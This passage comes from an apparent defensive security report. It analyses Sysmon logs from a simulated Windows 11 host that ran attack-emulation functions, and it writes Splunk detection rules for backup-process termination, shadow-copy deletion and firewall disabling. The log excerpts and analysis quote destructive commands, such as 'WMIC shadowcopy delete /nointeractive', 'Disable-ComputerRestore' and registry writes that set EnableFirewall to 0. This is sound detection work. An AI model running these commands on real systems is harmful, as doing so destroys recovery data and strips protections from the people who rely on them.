One limitation of Sysmon, as observed in the logs, is that it only logs successful connections. However, during a port scan, a host might attempt to connect to numerous ports that are not open. Network logs would capture these failed connection attempts, providing a more comprehensive picture of the port scanning activity.

Despite this limitation, Sysmon logs are valuable as they provide process-level information about the initiating process, which network logs typically do not provide. This additional context can help security analysts understand which processes are initiating potentially malicious network activities, aiding in threat detection and response.

Develop detection rules:

Based on the identified patterns and IoCs, a detection rule for monitoring network connection events initiated by PowerShell can be created:


Integrating the detection into Splunk, the detection rule can be a query:

```
index=sysmon EventCode=3 Image="C:\\Windows\\System32\\
   WindowsPowerShell\\v1.0\\powershell_ise.exe" (dst_port="
   21" OR dst_port="22" OR dst_port="23" OR dst_port="25" OR
    dst_port="443" OR dst_port="3389" OR dst_port="8080") "␣
   Initiated="true"
```

This query searches for Sysmon events with EventID 3 (network connection events) that are initiated by the PowerShell process and targets uncommon ports. By monitoring and analyzing network connection events initiated by PowerShell, organizations can improve their ability to detect potentially malicious network activities like port scanning and respond accordingly. However our analysis clearly shows that there are better logs to monitor port scanning.

Disable-BackupProcesses

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=5 process_name="OneDrive.exe"
```

✓ 1 event (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM)

5/12/23 3:06:11.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid
='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>5</EventID><Version>3</Version><Level>4</Level><Task>5</Task><Opcode>0
</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:06:11.4441540Z'/><EventRecordID>1868
16</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational
</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data
><Data Name='UtcTime'>2023-05-12 13:06:11.438</Data><Data Name='ProcessGuid'>{5a84b272-eed6-645d-7801-000000001700}</Data><
Data Name='ProcessId'>3800</Data><Data Name='Image'>C:\Users\Simulator\AppData\Local\Microsoft\OneDrive\OneDrive.exe</Data>
<Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
host = WIN11SIMULATOR   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = xmlwineventlog
```

Figure 11: Screenshot of the generated logs and search query in Splunk for Disable-BackupProcesses

Sysmon Log Technical Analysis

Based on the provided Sysmon logs for the Disable-BackupProcesses function, a comprehensive analysis can be performed as follows:

Identifying Patterns and Indicators of Compromise (IoCs):

- **EventID:** 5 - This indicates a process termination event.
- **UtcTime:** 2023-05-12 13:06:11.438 - The timestamp of the process termination event.
- **ProcessGuid:** 5a84b272-eed6-645d-7801-000000001700 - The GUID of the terminated process.
- **ProcessId:** 3800 - The ID of the terminated process.
- **Image:** C:\Users\Simulator\AppData\Local\Microsoft\OneDrive\OneDrive.exe - The path of the terminated process.

- **User:** WIN11SIMULATOR\Simulator - The user associated with the terminated process.

Analysis: In any environment, the termination of backup processes such as OneDrive.exe can be a significant threat indicator, as it may signify the onset of a destructive attack. This is because threat actors often attempt to cripple backup and restore functionality to ensure the persistence of their attack and make recovery more difficult.

In this case, the termination of the OneDrive.exe process, which is a common application used for data backup and synchronization, can be particularly concerning. The fact that the process was terminated may suggest that an attacker is trying to prevent data backup and increase the potential damage of their actions.

However, it's also important to consider that not all termination of backup processes is necessarily malicious. Legitimate system maintenance or issues can sometimes cause backup processes to stop. Therefore, it's essential to validate such events against other potential indicators of compromise and in the context of the wider system environment.

Detection Rules: From the observed patterns and IoCs, a detection rule can be formulated to alert on similar instances. For Splunk, the detection rule may be formed as:


```
index=sysmon EventCode=5 Image="*OneDrive.exe"
```

The Splunk rule searches for Sysmon events where EventID is 5 (process termination events) and the Image path matches the OneDrive executable. This rule will alert if the OneDrive backup process is terminated, indicating potential malicious activity. However, this rule should be adapted based on the specific backup processes used in different environments.

In conclusion, careful monitoring and analysis of process termination events, specifically those related to backup services, can provide important insights into potential malicious activity. By developing appropriate detection rules, organizations can better position themselves to identify, respond to, and mitigate threats in a timely manner.

Inhibit-SystemRecovery

Sysmon logs



```
index=sysmon host="win11simulator" Image="C:\\Windows\\System32\\wbem\\WMIC.exe" EventCode=1 CommandLine="*shadowcopy*"
```

✓ 1 event (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM)

5/12/23 3:06:26.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:06:26.6122099Z'/><EventRecordID>18
6902</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operation
al</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</D
ata><Data Name='UtcTime'>2023-05-12 13:06:26.557</Data><Data Name='ProcessGuid'>{5a84b272-39d2-645e-3207-000000001700}</Da
ta><Data Name='ProcessId'>5680</Data><Data Name='Image'>C:\Windows\System32\wbem\WMIC.exe</Data><Data Name='FileVersion'>1
0.0.22000.653 (WinBuild.160101.0800)</Data><Data Name='Description'>WMI Commandline Utility</Data><Data Name='Product'>Mic
rosoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>wmi
c.exe</Data><Data Name='CommandLine'>"C:\Windows\System32\Wbem\WMIC.exe" shadowcopy delete /nointeractive</Data><Data Name
='CurrentDirectory'>C:\Users\Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Logon
Guid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0x2369c7</Data><Data Name='TerminalSessionId'>2</D
ata><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=F4B9E4198C1ADC4BEA4561264CFE3A7140930466,MD5=C87E18FD7
821517F258ACF6534D966F5,SHA256=E487D25B142492923BB30F16238BC95A56F802501A0EA63D4EAED18F94E6B55F,IMPHASH=5268CCA80CACD62FE8
45F6ADABDFC03A</Data><Data Name='ParentProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ParentProcess
Id'>5308</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data Name='Pa
rentCommandLine'>"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe" </Data><Data Name='ParentUser'>WIN11SIMUL
ATOR\Simulator</Data></EventData></Event>
```

host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Figure 12: Screenshot of the generated logs and search query in Splunk for Inhibit-SystemRecovery

Sysmon Log Technical Analysis

Based on the provided Sysmon logs for the Inhibit-SystemRecovery function, a comprehensive analysis can be performed as follows: Analyzing the Sysmon log for the Inhibit-SystemRecovery function, we can note the following:

- **EventID:** 1 - This signifies a process creation event.
- **UtcTime:** 2023-05-12 13:06:26.557 - The timestamp of the process creation event.

- **ProcessGuid:** 5a84b272-39d2-645e-3207-000000001700 - The unique identifier of the created process.
- **ProcessId:** 5680 - The identifier of the created process.
- **Image:** C:\Windows\System32\wbem\WMIC.exe - The file path of the executable of the process.
- **CommandLine:** "C:\Windows\System32\Wbem\WMIC.exe" shadowcopy delete /nointeractive - The full command line of the process.
- **ParentProcessGuid:** 5a84b272-eed7-645d-7a01-000000001700 - The unique identifier of the parent process.
- **ParentProcessId:** 5308 - The identifier of the parent process.
- **ParentImage:** C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe - The file path of the executable of the parent process.
- **User:** WIN11SIMULATOR\Simulator - The user account that initiated the process.

Analysis:

The Sysmon log indicates that the Windows Management Instrumentation Command-line (WMIC) utility was used to delete all Volume Shadow Copies on the system. Volume Shadow Copy Service (VSS) is a Windows service that creates and maintains snapshots ("shadow copies") of disk volumes, which are often used for backups and system recovery. The deletion of these shadow copies can be seen as an attempt to inhibit system recovery, a common tactic employed by threat actors to frustrate incident response and forensic efforts.

Specifically, the WMIC utility is invoked with the command "shadowcopy delete /nointeractive". This command deletes all shadow copies on the system without any user interaction, effectively inhibiting the ability to recover from system backups. The parent process is identified as powershell_ise.exe, suggesting that the command was likely executed from a PowerShell Integrated Scripting Environment (ISE) session.

It's important to note that while the usage of WMIC to delete shadow copies can be indicative of malicious activity, it can also be associated with legitimate system maintenance and administration tasks. Therefore, the context and related activities should be carefully examined to differentiate between benign and malicious behavior.

Develop detection rules:

Building on the identified patterns and IoCs, we can construct a detection rule for observing process creation events involving the deletion of shadow copies. In a

Splunk environment, the detection rule could be as follows:

```
index=sysmon EventCode=1 Image="C:\\Windows\\System32\\wbem
   \\WMIC.exe" CommandLine="*shadowcopy*"
```

This query searches for Sysmon events with EventID 1 (process creation events) where the Image path matches the WMIC executable and the CommandLine includes "shadowcopy delete*". By continuously monitoring and analyzing process creation events involving the deletion of shadow copies, organizations can enhance their ability to detect potential attempts to inhibit system recovery and respond accordingly.

In this analysis, it is also worth noting that the function under investigation included two additional activities: the execution of the "Disable-ComputerRestore -Drive "C:" " command and the deletion of the file located at "`C:\Windows\System32\wbem\Repository\FS\Objects.data`". However, the provided Sysmon logs did not exhibit any evidence of these actions taking place.

This absence could be attributed to a number of reasons.


Firstly, the activities might not have been successful. The simulator output indicated that the deletion of the Objects.data file was unsuccessful because the file did not exist on the client system.

The "Disable-ComputerRestore" command is a PowerShell cmdlet that disables the System Restore feature on a specified drive. This command can interfere with the capability of a system to recover from a malicious incident.

In summary, the absence of evidence of these activities in the Sysmon logs does not necessarily indicate that the activities did not occur. It highlights the importance of comprehensive logging strategies and the need for additional sources of telemetry to provide a more complete picture of system activities. The combination of multiple sources of telemetry can help to overcome the limitations of individual sources and improve the detection and investigation of malicious activities.

Disable-ModifyFirewall

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=13
registry_path="HKLM\\System\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\*\\EnableFirewall" registry_value_data=0x00000000
```

✓ 3 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM)

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Channel 1
a Computer 1
a dest 1
a Details 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 3
a event_description 1
# event_id 1
# event_status 1
a event_type 1
a EventChannel 1
EventCode 1
a EventData_Xml 3
a EventDescription 1
EventID 1
EventRecordID 3
a EventType 1
a eventtype 3
a Guid 1
a host_name 1
# id 3
a Image 1
a index 1
a Keywords 1
Level 1
# linecount 1
a Name 1

5/12/23
3:06:43.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>13</EventID><Version>2</Version><Level>4</Level><Task>13</Task><Opcod
e>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:06:43.7485670Z'/><EventRecordID>
189525</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operati
onal</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-
</Data><Data Name='EventType'>SetValue</Data><Data Name='UtcTime'>2023-05-12 13:06:43.737</Data><Data Name='ProcessGuid'>
{5a84b272-edeb-645d-3e00-000000001700}</Data><Data Name='ProcessId'>2828</Data><Data Name='Image'>C:\Windows\system32\svch
ost.exe</Data><Data Name='TargetObject'>HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\Publ
icProfile\EnableFirewall</Data><Data Name='Details'>DWORD (0x00000000)</Data><Data Name='User'>NT AUTHORITY\LOCAL SERVICE
</Data></EventData></Event>
```

host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

5/12/23
3:06:43.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>13</EventID><Version>2</Version><Level>4</Level><Task>13</Task><Opcod
e>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:06:43.6533906Z'/><EventRecordID>
189328</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operati
onal</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-
</Data><Data Name='EventType'>SetValue</Data><Data Name='UtcTime'>2023-05-12 13:06:43.642</Data><Data Name='ProcessGuid'>
{5a84b272-edeb-645d-3e00-000000001700}</Data><Data Name='ProcessId'>2828</Data><Data Name='Image'>C:\Windows\system32\svch
ost.exe</Data><Data Name='TargetObject'>HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\Stan
dardProfile\EnableFirewall</Data><Data Name='Details'>DWORD (0x00000000)</Data><Data Name='User'>NT AUTHORITY\LOCAL SERVIC
E</Data></EventData></Event>
```

host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

5/12/23
3:06:43.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>13</EventID><Version>2</Version><Level>4</Level><Task>13</Task><Opcod
e>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:06:43.5854290Z'/><EventRecordID>
189121</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operati
onal</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-
</Data><Data Name='EventType'>SetValue</Data><Data Name='UtcTime'>2023-05-12 13:06:43.579</Data><Data Name='ProcessGuid'>
{5a84b272-edeb-645d-3e00-000000001700}</Data><Data Name='ProcessId'>2828</Data><Data Name='Image'>C:\Windows\system32\svch
ost.exe</Data><Data Name='TargetObject'>HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\Doma
inProfile\EnableFirewall</Data><Data Name='Details'>DWORD (0x00000000)</Data><Data Name='User'>NT AUTHORITY\LOCAL SERVICE
</Data></EventData></Event>
```

host = WIN11SIMULATOR | source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = xmlwineventlog

Figure 13: Screenshot of the generated logs and search query in Splunk for Disable-ModifyFirewall

Sysmon Log Technical Analysis

Based on the provided Sysmon logs for the Disable-ModifyFirewall function, we can perform the following analysis:

In the Sysmon log, we can observe the following patterns and IoCs:

- **EventID:** 13 - This indicates a registry event.
- **UtcTime:** 2023-05-12 13:06:43.737 - The timestamp of the registry event.
- **ProcessGuid:** 5a84b272-edeb-645d-3e00-000000001700 - The GUID of the process.
- **ProcessId:** 2828 - The process ID of the source process.
- **Image:** C:\Windows\system32\svchost.exe - The path of the process image.
- **TargetObject:** HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\Firew - The registry key being modified.
- **Details:** DWORD (0x00000000) - The value set to the registry key.
- **User:** NT AUTHORITY\LOCAL SERVICE - The user account associated with the process.

Analysis:

Firewall manipulation is a commonly used technique by threat actors to bypass network-based defenses and to facilitate lateral movement within a network. Disabling or modifying firewall settings can potentially allow unauthorized access to a system or network.

In the provided logs, we observe a SetValue registry event (EventID: 13) where the firewall settings are being manipulated. Specifically, the EnableFirewall registry key within the DomainProfile, PublicProfile, and StandardProfile under FirewallPolicy in the system's registry has been set to 0, effectively disabling the firewall.

However, it's crucial to note that not all changes to firewall settings are malicious. System administrators may intentionally disable firewall settings for troubleshooting or configuration purposes. Understanding the context of these changes is paramount in differentiating between benign and potentially harmful actions.

Developing Detection Rules:

Based on the identified patterns and IoCs, we can develop a detection rule for monitoring registry events that modify firewall settings:

In Splunk, the detection rule can be formulated as the following query:

```
index=sysmon EventID=13 TargetObject="HKLM\System\
    CurrentControlSet\Services\SharedAccess\Parameters\
    FirewallPolicy\*\EnableFirewall" registry\_value\_data=0
    x00000000
```

